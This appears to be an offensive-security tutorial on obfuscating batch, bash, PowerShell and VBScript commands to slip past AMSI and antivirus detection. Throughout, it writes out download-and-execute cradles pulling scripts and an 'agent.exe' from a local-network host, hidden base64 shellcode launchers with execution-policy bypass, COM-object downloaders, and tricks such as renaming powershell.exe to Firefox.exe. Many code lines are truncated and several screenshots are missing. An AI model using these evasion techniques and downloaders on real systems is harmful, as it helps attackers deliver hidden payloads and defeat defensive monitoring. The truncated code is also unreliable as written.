Using the delimiter remove technic into one cradle downloader (powershell or batch)

String command to obfuscate

```
cmd.exe /c powershell.exe IEX (New-Object Net.WebClient).DownloadString(
```

String obfuscated

```
cmd.exe /c "set x=po@wer@sh@ell.ex@e I@E@X (N@ew-O@bje@ct @Ne@t.@WebC@li
```

Parentheses obfuscation
Evenly-paired parentheses can encapsulate individual commands in cmd.exe's arguments without affecting the execution of each command. These unnecessary parenthesis characters indicate the implied sub-command grouping interpreted by cmd.exe's argument processor. Paired parentheses can be liberally applied for obfuscation purposes.

String command to obfuscate


```
cmd.exe /c whoami && netstat
```

String obfuscated [double Parentheses]

```
cmd.exe /c ((whoami)) && ((netstat))
```

string more obfuscated using: ***Parentheses + carets + double_quotes + collon + semi-collon + special_chars***

```
@c"m"D^.e"X"^e, ^/c (,(=w^H"o"A^m"I");,) ,&&; ( ;(,n^E"T"s^t"A"t);,)
```



```
C:\Users\pedro\OneDrive\Ambiente de Trabalho>@c"m"D^.e"X"^e, ^/c (,(=w^H"o"A^m"I");,) ,&&; ( ;(,n^E"T"s^t"A"t);,)
skynet\pedro

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:60645        SKYNET:60646           ESTABLISHED
  TCP    127.0.0.1:60646        SKYNET:60645           ESTABLISHED
  TCP    127.0.0.1:60647        SKYNET:60648           ESTABLISHED
  TCP    127.0.0.1:60648        SKYNET:60647           ESTABLISHED
  TCP    127.0.0.1:60651        SKYNET:60652           ESTABLISHED
  TCP    127.0.0.1:60652        SKYNET:60651           ESTABLISHED
  TCP    127.0.0.1:62694        SKYNET:62695           ESTABLISHED
  TCP    127.0.0.1:62695        SKYNET:62694           ESTABLISHED
  TCP    127.0.0.1:62713        SKYNET:62714           ESTABLISHED
  TCP    127.0.0.1:62714        SKYNET:62713           ESTABLISHED
  TCP    127.0.0.1:62805        SKYNET:62806           ESTABLISHED
  TCP    127.0.0.1:62806        SKYNET:62805           ESTABLISHED
```

```
  The batch command 'call' executes one batch file from within another.
  batch file from inside another batch file without using CALL, the orig
  is terminated before the other one starts. This method of invoking a b
  another is usually referred to as chaining and allows us to set any en
  variable and 'call it' later in sourcecode ..
```

batch obfuscation

```
  [ obfuscating the string powershell ]
  If the proccess name is 'powershell' and the command line arguments ma
  patterns, AMSI/AV's will flag that input as malicious. One way to obfu
```

```
PowerShell in the example command is to substitute individual characte
of existing environment variable values.

The Path variable value may vary across different systems depending on
programs and configurations, but the PSModulePath variable will likely
on any given system. Case-sensitive substring values such as PSM, SMo,
used interchangeably to return only the PSModulePath variable.
```

- String command to obfuscate
  `powershell Get-Date`
- String obfuscated using cmd FOR loop
  `FOR /F "delims=s\ tokens=4" %a IN ('set^|findstr PSM')DO %a Get-Date`

batch obfuscation

batch obfuscation

- Another example of cmd FOR loop technic

batch obfuscation

- Another example of cmd [FOR loop + /V:ON + CALL] technics

```
cmd.exe /V:ON /C "set unique=netsa&&FOR %A IN (0 1 2 3 2 4 2 1337) D
```

batch obfuscation

- More obfuscated using [@ = , ; ^ + ( )] special characters

batch obfuscation

```
WARNING: Remmenber that this screenshots are examples to exec in termi
are to use the FOR loop technic then remmenber to input a double numbe
```

batch obfuscation

```
Another technic its to copy powershell.exe from %windir% to %tmp% fold
and rename it to another name with a diferent extension and call it to
```

batch obfuscation

```
Another LOLbin transformation that may help bypass applocker restricti
```

batch obfuscation

[0] Glosario (Index)

Bash Obfuscation (bash-sh)

- String command to obfuscate
  `whoami`
  The above string can be obfuscated using **bash special characters:** ' or \ or $@
- String obfuscated

```
w'h'o'am'i <-- This technic requires to 'open' and 'close' the singl

w"h"oa"m"i <-- This technic requires to 'open' and 'close' the doubl

w\h\o\am\i

w$@h$@o$@am$@i

w$@h\o$@a"m"'i' <-- Using the 4 previous methods together
```

3 special characters

- We can also **pipe** commands to avoid detection with **|** or **;** or **&&**

  ```
  echo "Rubish data" | w$@h$@o\am$@i

  echo $@I A\M; who\am$@i

  echo $@I A\M; wh$@oam$@i && echo o\ff$@cou$@rs\e .\.
  ```

pipe bash obfuscation

```
Using rev <<< to reverse the order of the characters in a string.
Using this technic allow us to writte the syscall's backwards and
decode/revert them at run-time execution (auto-exec: |$0 = /bin/bash).
```

- String command to obfuscate
  `lsblk -m`
- String obfuscated
  `rev <<< 'm- klbsl' |$0`

bash rev obfuscation

- String command to obfuscate
  `whoami`
- String obfuscated
  `rev <<< i$@ma\o$@hw |$0`

bash rev obfuscation `HINT: Single quotes are not allowed in Combining rev <<< and the batch \ escape character`

```
This next technic uses one bash local variable ($M) as MasterKey that
strings inside the $M variable to build our command and sends it to a
[special thanks to: @Muhammad Samaak]
```

- String command to obfuscate
  `route`
- String obfuscated (**oneliner**)

  ```
  M="ureto" && echo ${M:1:1}${M:4:1}${M:0:1}${M:3:1}${M:2:1} > meme; u
  [ print parsed data on screen (route syscall pulled from inside $M v
  ```

bash obfuscation

```
M="ureto" && echo ${M:1:1}${M:4:1}${M:0:1}${M:3:1}${M:2:1} |$0
[ parsing data inside $M variable to extract and 'execute' the string:
```

bash obfuscation `HINT: The var ${M:0:1} extracts the letter U from inside the $M local var to build: route`

```
This next technic uses $s bash local variable to extract the letters f
uses a loop funtion (for i in) to take the arrays and convert them int
command will delete the empty lines from the string and passes the out
funtion that prints the results (full string) on screen, the 'done' fu
[special thanks to: @Muhammad Samaak]
```

- String command to obfuscate
  `whoami`
- String obfuscated (**oneliner**)

  ```
  skid=(i h w o a m r w X);s=(2 1 3 4 5 0);for i in ${s[@]};do echo ${
  [ parsing data inside $skid and $s variables to extract the string: '
  ```

bash obfuscation

```
skid=(i h w o a m r w X);s=(2 1 3 4 5 0);for i in ${s[@]};do echo ${sk
[ parsing data inside $skid and $s variables to 'extract' and 'execute
```

bash obfuscation

`HINT: The number 0 inside variable $s conrresponds to the letter possition in var $skid (i)`

```
Using base64 stings decoded at runtime are a Useful obfuscation trick,
the agent.sh dosen't contain any real malicious syscall's to be scan/f
```

- String command to obfuscate
  `route -n`
- Using base64 to decode the encoded syscall (test.sh)

  ```
  1º - encode the command you want to obfuscate (linux-terminal)
  echo "route -n" | base64

  2º - copy the encoded string to paste it on your script
  cm91dGUgLW4K

  3º - Insert the follow lines into your bash script

    #!/bin/sh
    string=`echo "cm91dGUgLW4K" | base64 -d`
    $string   #<-- execute/decode the base64 syscall at runtime
  ```

bash obfuscation

---

[0] Glosario (Index)

Powershell Obfuscation (psh-ps1)

- String command to obfuscate
  `powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $shellcode`
  The above string can be obfuscated using the **powershell special character: `**

- String obfuscated

  ```
  po`wer`shel`l.ex`e -n`op -w`in`d h`idd`en -E`xe`c B`yp`ass -n`on`i -
  ```

powershell obfuscation

- Using one **batch** local variable inside the **powershell interpreter**

  ```
  cmd.exe /c "set var=Get-Date&& cmd.exe /c echo %var%^" | powershell.

  [ "powershell" can be also set and called as variable in cmd.exe ]
  cmd.exe /c "set p1=power&& set p2=shell&& cmd /c echo Write-Host SUC
  ```

powershell obfuscation

- More Obfuscated using powershell ` and batch ^ special characters

  ```
  c`md`.e`xe /c "s^Et va^r=Get-Date&& c^md^.e^xe /c e^ch^o %var%^" | p
  ```

powershell obfuscation

```
We can obfuscate the syscall's by simple split them into local variabl
them using 'tick' + 'splatting' obfuscation methods inside variable de
```

- String command to obfuscate
  `powershell.exe Get-WmiObject -Class Win32_ComputerSystem`
  The above string can be obfuscated using **powershell special characters:** ` and + and **$var** and '

- String obfuscated

  ```
  $get = "G`et-Wm`iObj`ect"                     #<-- caret ` inside do
  $sys = 'Wi'+'n32_C'+'ompu'+'terS'+'ystem'     #<-- caret + inside si
  p`ow`ers`hell.e`xe $get -Class $sys           #<-- de-obfuscate sysc
  ```

powershell obfuscation

```
[ obfuscating .DownloadString ] In this article we allready have learn
use variable declarations + tick special characters to obfuscate the s

$method = "D`ow`nlo`adSt`rin`g"
IEX (New-Object Net.WebClient).$method('http://192.168.1.71/hello.ps1'

This next example shows how to use 'parentheses' to transform the Down
into one powershell string that can be manipulated using more obfuscat
```

- String command to obfuscate
  `IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.71/hello.ps1')`
- String obfuscated [Parentheses+tick]

```
I`EX ((N`ew-Obj`ect N`et.We`bCli`ent)).('Do'+'wn'+'lo'+'adStr'+'ing'
```

batch obfuscation

```
Powershell also allow us to access windows environment variables using
Using $env:LOCALAPPDATA (windows environment variable) and -Join '' to
chars from $env:LOCALAPPDATA and then the -Join '' operator will take
```

- String command to obfuscate
  `powershell.exe Get-WmiObject -Class Win32_ComputerSystem`
- String obfuscated

```
$call = $env:LOCALAPPDATA[0,23,21,7,7]-Join ''
powershell.exe Get-WmiObject -$call Win32_ComputerSystem
```

powershell obfuscation

```
[ .Split powershell method ]
Build a variable named $encoded with the 'SPLIT' syscall inside, and u
to 'de-split' the syscall into a new local variable named $decoded, to
```

- String command to obfuscate
  `Get-WmiObject -Class Win32_ComputerSystem`
- String obfuscated

```
$encoded = "Get-W~~miO~~bject -C~~la~~ss Wi~~n32_Co~~mput~~erSystem"
$decoded = $encoded.Split("~~") -Join ''
poweshell.exe $decoded
```

powershell obfuscation

```
[ -Replace powershell method ]
Build a variable named $encoded with the 'SPLIT' syscall inside, and u
to 'de-split' the syscall into a new local variable named $decoded, to
```

- String command to obfuscate
  `(New-Object Net.WebClient).DownloadString('http://192.168.1.71/Hello.ps1')`
- String obfuscated

```
$encoded= "(New-Object Net.We~~bClient).Downlo~~adString('http://192
$decoded = $encoded.Replace("~~","")
IEX $decoded

[ OR -Replace which is case-sensitive replace ]
```

```
$decoded = $encoded-Replace "~~",""
IEX $decoded
```

powershell obfuscation

```
Another way to use the -Replace switch (remmenber that we can store th
```

- String command to obfuscate
  `Get-Date`
- String obfuscated
  `(('0 2 4 1 3'-Replace'\w+','{${0}}'-Replace' ','')-f'Get','t','-D','e','a')`

powershell obfuscation

```
[ ScriptBlock -Replace method ]
Build a variable named $ScriptBlock with the 'SPLIT' syscall inside, a
to 'de-split' the syscall into a new local variable named $syscall, to
```

- String command to obfuscate
  `Win32_OperatingSystem`
- String obfuscated

```
$ScriptBlock = "Wi'+'n?32_O'+'p%era'+'ti%n%gS'+'y?st%em"
$syscall = $ScriptBlock.Replace("?","").Replace("'","").Replace("+",
Get-CimInstance $syscall | Select-Object CSName, OSArchitecture, Cap
```

powershell obfuscation

```
[ RTLO ] Powershell cames with one buitin feature (::Reverse) that all
text alignment from left to rigth side (arabe alignment). That built i
to use it as obfuscation technic (writing syscall's backwards) and 're
```

- String command to obfuscate
  `powershell.exe Get-Date`
- String obfuscated

```
[ Using ::Reverse method ]
$reverseCmd = "etaD.teG exe.llehsrewop"
$reverseCmdCharArray = $reverseCmd.ToCharArray();[Array]::Reverse($r
($ReverseCmdCharArray-Join '') | IEX

[ Using Regex method ]
$reverseCmd = "etaD.teG exe.llehsrewop"
IEX (-Join[RegEx]::Matches($reverseCmd,'.','RightToLeft')) | IEX
```

powershell obfuscation

```
[ -f reorder parameter ]
Using -f (reorder) switch to re-order the strings in there correct ord
-f accepts strings separated by a comma, and the caret {} contains the
after the -f switch.. HINT: we are going to replace another syscall by
local variable to be called at execution time also (3 obfuscation tech
```

- String command to obfuscate
  `Get-Service` And `TeamViewer`
- String obfuscated
  `("{0}{2}{1}{3}" -f'vice','Ser','G','et-')` And `$first='Te'+'amV'+'iewer'`

powershell obfuscation

```
 Stacking 're-order' commands together with the ; operator. Remmenber t
store the re-order method inside an local variable to be called at run-
 Example: $syscall = ("{3}{0}{2}{4}" -f'voke','es','-Expr','In','sion')
```

- String command to obfuscate
  `Invoke-Expression (New-Object)`
- String obfuscated
  `$a=("{3}{0}{2}{1}{4}" -f'voke','es','-Expr','In','sion') ; $r=("{0}{2}{1}" -f'(New','ject)','-Ob')`

powershell obfuscation `HINT: we can also scramble the location of the vars ($a | $r) inside the sourcecode (order)` `to obfuscate it further, and then call them in the correct order executing the powershell command.`

```
Another way to use 'splatting + reorder' technic to remote download/ex
```

- String command to obfuscate
  `IEX (New-Object Net.WebClient).DownloadString("http://192.168.1.71/Hello.ps1")`
- String obfuscated

  ```
  I`E`X ('({0}w-Object {0}t.WebClient).{1}String("{2}19`2.16`8.1`.71/H
  ```

powershell obfuscation

```
[ Additional Methods for exec base64 shellcode ]
Since the powershell -enc method started to be used to execute base64
very targeted by security suites to flag alerts, In order to circumven
use powershell commands and leverage set-variables with .value.toStrin
our -enc command into the command line. This allows us to specify -enc
would be hit by detection rules. [ ReL1k ]
```

- File **Unicorn.ps1** (base64 shellcode execution)

  ```
  $syscall=("{1}{0}" -f'N','-Wi'); $flag=("{1}{0}{2}" -f'Id','h','DEn'
  ```

powershell obfuscation

```
HINT: I have re-written REL1K's template to accept -WiN hIdDEn -Ep bYp
and change the powershell 'EncodingCommand' from -ec to -en (less used
```

```
[ BitsTransfer - Additional Methods for Remote Download ]
Another way to download/execute remotelly our agent without using the
(Net.WebClient).DownloadFile method. This method also allow us to chos
location of the agent in target system and start the agent (exe).

HINT: powershell gives us access to windows environment variables usin
```

- File **test.ps1** (trigger download/execution)

  ```
  Import-Module BitsTransfer
  Start-BitsTransfer -Source "http://192.168.1.71/agent.exe" -Destinat
  Invoke-Item "$env:tmp\\agent.exe" #<-- trigger agent execution
  ```

powershell obfuscation test.ps1

- Execution of **agent.exe** in target system (auto-exec)

powershell obfuscation msfconsole

```
[ Invoke-WebRequest - Additional Methods for Remote Download ]
This method 'Invoke-WebRequest' working together with 'OutFile' and 'F
allow us to remote download (full path can be inputed into sourcecode

HINT: If you wish to download/execute an binary.exe, then replace the
HINT: To upload to another location use $env: powershell var (eg. -Out
HINT: In this example was not used the -win hidden switch that allow u
HINT: Delete -PassThru from the sourcecode to NOT display the download
parameter was left behind for article readers to see the download conn
```

- File **Invoke-WebRequest.ps1** (trigger download/execution)

  ```
  Invoke-WebRequest "http://192.168.1.71/hello.ps1" -OutFile "hello.ps
  ```

powershell Additional Methods for Remote Download

```
[ COM-downloaders - Additional Methods for Remote Download ]
The follow oneliner's are also downloaders using diferent COM objects
HINT: The follow downloaders will not drop the agent on disk (download
```

```
$h=New-Object -ComObject Msxml2.XMLHTTP;$h.open('GET','http://webserve

$h=new-object -com WinHttp.WinHttpRequest.5.1;$h.open('GET','http://we

$r=new-object net.webclient;$r.proxy=[Net.WebRequest]::GetSystemWebPro
```

powershell Additional Methods for Remote Download

```
Using base64 stings decoded at runtime are a Useful obfuscation trick,
```

```
the agent.ps1 dosen't contain any real malicious syscall's to be scan/
```

- String command to obfuscate
  `Date`
- using powershell to decode base64 syscall

  ```
  1º - encode the command you want to obfuscate (linux-terminal)
  echo "Date" | base64

  2º - copy the encoded string to paste it on your script
  RGF0ZQo=

  3º - Insert the follow lines into your powershell script

    $Certificate="RGF0ZQo="
    $decoded=[System.Text.Encoding]::UTF8.GetString([System.Convert]::
    powershell.exe Get-$decoded   #<-- execute/decode the base64 sysca
  ```

[powershell obfuscation]

Here we can view the all process of encoding/decoding in powershell console
[powershell obfuscation]

- More obscure obfuscated/bypass technics

  ```
  If the proccess name is 'powershell' and the command line arguments 
  patterns, AMSI/AV's will flag that input as malicious. there are 3 m
  ```

```
1º - Obfuscate the name of the powershell binary in target system befor
     powershell commands. This can be achieved by making a copy of powe
     rename it to Firefox.exe using an agent.bat before further ahead c
     powershell binary (Firefox.exe) to execute our powershell command

  Copy-Item "$env:windir\System32\Windowspowershell\v1.0\powershell.exe"
  cd $env:tmp; .\Firefox.exe -noP -wIn hIdDEn -enc ..SNIPET..
```

[powershell rename]

[Binary ofuscation technic applied to Bypass-AMSI.ps1 with Bypass/download/exec abilities]

```
2º - Unlink the command-line arguments from the code they deliver, one 
     the ability of powershell to consume commands from the standart in
     When viewed in the event log, the arguments to powershell.exe are

  cmd.exe /c "echo Get-ExecutionPolicy -List" | powershell.exe
  cmd.exe /c "set var=Get-ExecutionPolicy -List&& cmd.exe /c echo %var%^
```

[powershell rename]

```
  3º - obfuscating powershell statements (IEX | Invoke-Expression | etc)
       obfuscating this kind of 'calls' are not has easy like most power
       declarations are, If we try to set any variable pointing to one p
       then the interpreter will fail to descompress the variable into a
       two screenshots shows how it fails if we try to use the conventio
       bypass it using the Invoke-Command statement that has the ability
       into 'strings' that can deal with that limitation, allowing us to
       IEX previous stored inside a local powershell variable ..

  [The conventional way]
```


```
$obf="iex"
$obf (New-Object Net.WebClient).DownloadSting('http://192.168.1.71/ams
powershell $obf (New-Object Net.WebClient).DownloadSting('http://192.1
Invoke-Command $obf (New-Object Net.WebClient).DownloadSting('http://1
```

var declaration fail

```
[Using Invoke-Command statement wrapped in double quotes]
powershell -C "$obf (New-Object Net.WebClient).DownloadSting('http://1
```

var declaration success


Rename binary.exe beeing flagged by AV to .MSC extenssion to be abble to execute it ..



```
PS C:\Users\pedro\OneDrive\Ambiente de Trabalho> copy-item EncryptedRegView.exe Firefox.msc
PS C:\Users\pedro\OneDrive\Ambiente de Trabalho> .\Firefox.msc
```

Concatenated IEX API call
Is 'Invoke-Expression' (IEX) beeing flagged by nasty amsi ? ..

```
&('{0}ex' -f'I') Get-Service                                    # IEX 'G
&('{1}{2}vok{0}-{0}xpr{0}ss{1}o{2}' -f'e','i','n') Get-Service  # IEX 'G
&(DIR Alias:/I*X)'Get-Service'                                  # IEX 'G
&(('Tex') -replace 'T','I') Get-Service                         # IEX 'G
&((echo "0Ie0X") -replace '0','') Get-Service                   # IEX 'G
&(([String]''.Chars)[15,18,19]-Join'') Get-Service              # IEX 'G
&($Env:ComSpec[4,15,25] -Join '') Get-Service                   # IEX 'G
&($Env:PATH[4,15] + "X" -Join '') Get-Service                   # IEX 'G
&($Env:PUBLIC[13,5] + "X" -Join '') Get-Service                 # IEX 'G
&(''.SubString.ToString()[67,72,64]-Join'')'Get-Service'        # IEX 'G
&(''.SubString.ToString()[67,72,64]-Join'') (New-Object Net.WebClient).D
```



```
PS C:\Users\pedro> $Env:PATH
C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\WINDOWS\System32\WindowsPowerShell\v1.0\;C:\WINDOWS\System32\OpenSSH\;C:\Users
PS C:\Users\pedro> &($Env:PATH[4,15] + "X" -Join '') Get-Service

Status   Name               DisplayName
------   ----               -----------
Stopped  AarSvc_5f4d1       Agent Activation Runtime_5f4d1
Stopped  AJRouter           Serviço de Router AllJoyn
Stopped  ALG                Serviço de gateway de camada de apl...
Running  AMD External Ev... AMD External Events Utility
Stopped  AppIDSvc           Identidade da Aplicação
Running  Appinfo            Informações sobre Aplicações
Stopped  AppReadiness       Preparação de Aplicações
Stopped  AppXSvc            AppX Deployment Service (AppXSVC)
Stopped  ASLDRService       ASLDR Service
Stopped  ATKGFNEXSrv        ATKGFNEX Service
Running  AudioEndpointBu... Construtor de Ponto Final de Áudio ...
Running  Audiosrv           Áudio do Windows
Stopped  autotimesvc        Hora de Rede Móvel
```

[0] Glosario (Index)
[3] All Hail to ''@danielbohannon'' for its extraordinary work (obfuscation) under powershell

VBScript Obfuscation Technics (vba-vbs)

```
[Reverse a string] The StrReverse() vbscript funtion can be used to re
This funtion allow us to obfuscate the systemcall(s) by reversing the
```

- String command to obfuscate
  `How To Reverse a String In Vbs`
- String obfuscated (test.vbs)
  `Wscript.echo StrReverse("sbV nI gnirtS a esreveR oT woH")`
  vbscript obfuscation
- Ofuscating [function names] using lowercase and uppercase characters
  vbscript obfuscation
- Obfuscating [string] using concaternation (vba accepts [+ and &] operators to stack string)
  vbscript obfuscation
- Using concaternation and variable substitution
  vbscript obfuscation

```
[Executing a reverse string] The follow example creates the objshell a
to be able to execute commands, it also defines a local variable (dim
builtin API that reverses the string (netstat systemcall) at runtime e
```

- String command to obfuscate
  `netstat`
- String obfuscated (test.vbs)

  ```
  Dim rev
  rev = StrReverse("tatsten")
  set objshell = Createobject("Wscript.Shell")
  objShell.Run rev
  ```

vbscript obfuscation

```
[caret escape character obfuscation] In this example the vba script it
Remmenber that the cmd.exe interpreter uses the [ ^ ] caret as escape
abuse of batch obfuscation technics after the cmd.exe beeing trigger b
follow example also splits the command into 2 var(s) [ rev + cmd ] and
```

- String command to obfuscate
  `cmd.exe /c start calc`
- String obfuscated (test.vbs)

  ```
  Dim rev
  Dim cmd
  rev = StrReverse("clac trats c/")
  cmd = "cMd.Exe ^B^U^F^F^E^R" & rev
  set objshell = CreateObject("Wscript.Shell")
  objShell.Run cmd
  ```

vbscript obfuscation

- Obfuscating further the string inside StrReverse() object
  `rev = StrReverse("cl^ac ^ ^ tr^at^s R/^")`

vbscript obfuscation

- Obfuscating further the string using the [+] operator (concaternation)
  `rev = StrReverse("cl^ac "+" ^ "+" ^ tr^a"+"t^s R/^")`

vbscript obfuscation

```
[Ofuscating Function Names] Function names or variable declarations ca
be replacing human-readable names by a random string of characters, he
more confusion to sourcecode and fool signature detection analysis bas
```

vbscript obfuscation

- Obfuscating method names [lowercase and uppercase] and start of cmd functions with [batch] special chars

vbscript obfuscation

- Build Oneliner (test.vbs)

  ```
  [Build oneliner] VBScript uses the [ : ] character as end of command
  uses the [ ; ] character to execute another command, this technic ca
  ```

vbscript obfuscation

```
[replace vbscript API] In this example the special character [ @ ] its
using wscript (Replace(txt,"@","")) builtin API together with [ objShe
```

- String command to obfuscate
  `cmd.exe /c start calc`
- String obfuscated (test.vbs)

  ```
  Dim txt
  txt = "@cM@d.@ex@e @ /@R s@tar@t @cal@c"
  set objshell = CreateObject("Wscript.Shell")
  objShell.Run(Replace(txt,"@",""))
  ```

vbscript obfuscation

- Build oneliner [:] and Obfuscate further the string using [+] and [^] operators (concaternation)

vbscript obfuscation

- Replace the two first occurrencies of [#] character by [i] character

  ```
  Dim txt
  txt = "Replac#ng the 2 first occurrenc#es of # character by i charac
  Wscript.echo(Replace(txt,"#","i",1,2))
  ```

vbscript obfuscation

- Another way to Replace [UI$z] string by [t] character at runtime

  ```
  Dim ser
  ser = Replace("neUI$zsUI$zaUI$z -UI$z", "UI$z", "t")
  ```

```
set objShell = CreateObject("Wscript.Shell")
objShell.Run(ser)
```

vbscript obfuscation

```
[Replacing two characters] In the follow example we are obfuscating va
names + vba function names using lowercase and uppercase characters, a
vbs function to replace inside the string the chars [ UI$z -> e ] and

The 1º Replace() function will store the string substitution of [ e ]
variable declaration, the 2º Replace() function its then used by the W
to replace the [ P ] chars before executing the de-obfuscated syscall.
```

- String command to obfuscate
  `Powershell.exe -noP -eNc shellcode: \x0e\x0a\xeP`
- String obfuscated (test.vbs)

```
diM sEr
sEr = rEpLaCe("0!bowUI$zrshUI$zll.UI$z -no0!b -UI$zNc shUI$zllcodUI$
wScRipt.eChO(rEPlacE(sEr, "0!b", "P"))
```

vbscript obfuscation

- Replacing four (4) diferent characters on the obfuscated string [e | P | o | s]

vbscript obfuscation

- Build oneliner (test.vbs)

vbscript obfuscation

```
[ANCII character substitution] vbscript calls ancii characters using t
This substitution method can be used to obfuscated our systemcall(s) b
final command at runtime, this technic uses the [ & ] operator to stac
```

- String command to obfuscate
  `WHOAMI`
- String obfuscated (test.vbs)

```
Wscript.echo Chr(87) & Chr(72) & Chr(79) & Chr(65) & Chr(77) & Chr(7
```

vbscript obfuscation

- Stacking characters together using [+] operator

```
Wscript.echo Chr(87)+Chr(72)+Chr(79)+Chr(65)+Chr(77)+Chr(73)
```

vbscript obfuscation

- ANCII and VBScript var substitution using [Chr()] and [+ void +] and [+] to stack

```
Dim void
void = "o"+""
Wscript.echo Chr(87)+Chr(72)+Chr(79)+Chr(65)+Chr(77)+Chr(73)+Chr(63)
```

vbscript obfuscation

- Build Oneliner: Executing ANCII character substitution (test.vbs)
  `cmd.exe /c start calc`

vbscript obfuscation

We can see the full list of ANCII characters here:

```
[Join builtin API] using VBScript Join API to join the systemcall(s) t
The string its concaternated inside MyArray variable declaration and J
stack var, then the two var(s) are 'stack' and stored inside a new var
called at runtime.
```

- String command to obfuscate
  `cmd.exe /c start calc`
- String obfuscated (test.vbs)

```
Dim MyArray
Dim stack
MyArray = array("c","a","l","c")
stack = Join(MyArray,"")
final = "cmd.exe /c start " & stack
set objshell = CreateObject("Wscript.Shell")
objShell.Run final
```

vbscript obfuscation

- Further obfuscation [var substitution, random function names, ancii substitution, caret obfuscation, concaternation]

vbscript obfuscation

```
[ Using environment variables + Len() ] The follow example show how to
'Temp' from target %tmp% environment variable full path, store it into
declaration and use (Len(pass) -29) funtion to delete the first 29 cha
```

- String command to obfuscate
  `Temp`
- String obfuscated (test.vbs)

```
Dim pass
Dim splash
pass = CreateObject("Wscript.Shell").ExpandEnvironmentStrings("%tmp%
splash = Rigth(pass, Len(pass) -29)
Wscript.echo("Extracting '" + splash + "' chars from: '" + pass + "'
```

vbscript obfuscation

```
Using [ Mid ] vba API to extract a sub-string from the [ middle ] of t
```

- String command to obfuscate
  `pedro`
- String obfuscated (test.vbs)

```
Dim pass
Dim splash
pass = CreateObject("Wscript.Shell").ExpandEnvironmentStrings("%tmp%
splash = Mid(pass, 10, 5)
Wscript.echo("Extracting '" + splash + "' chars from: '" + pass + "'
```

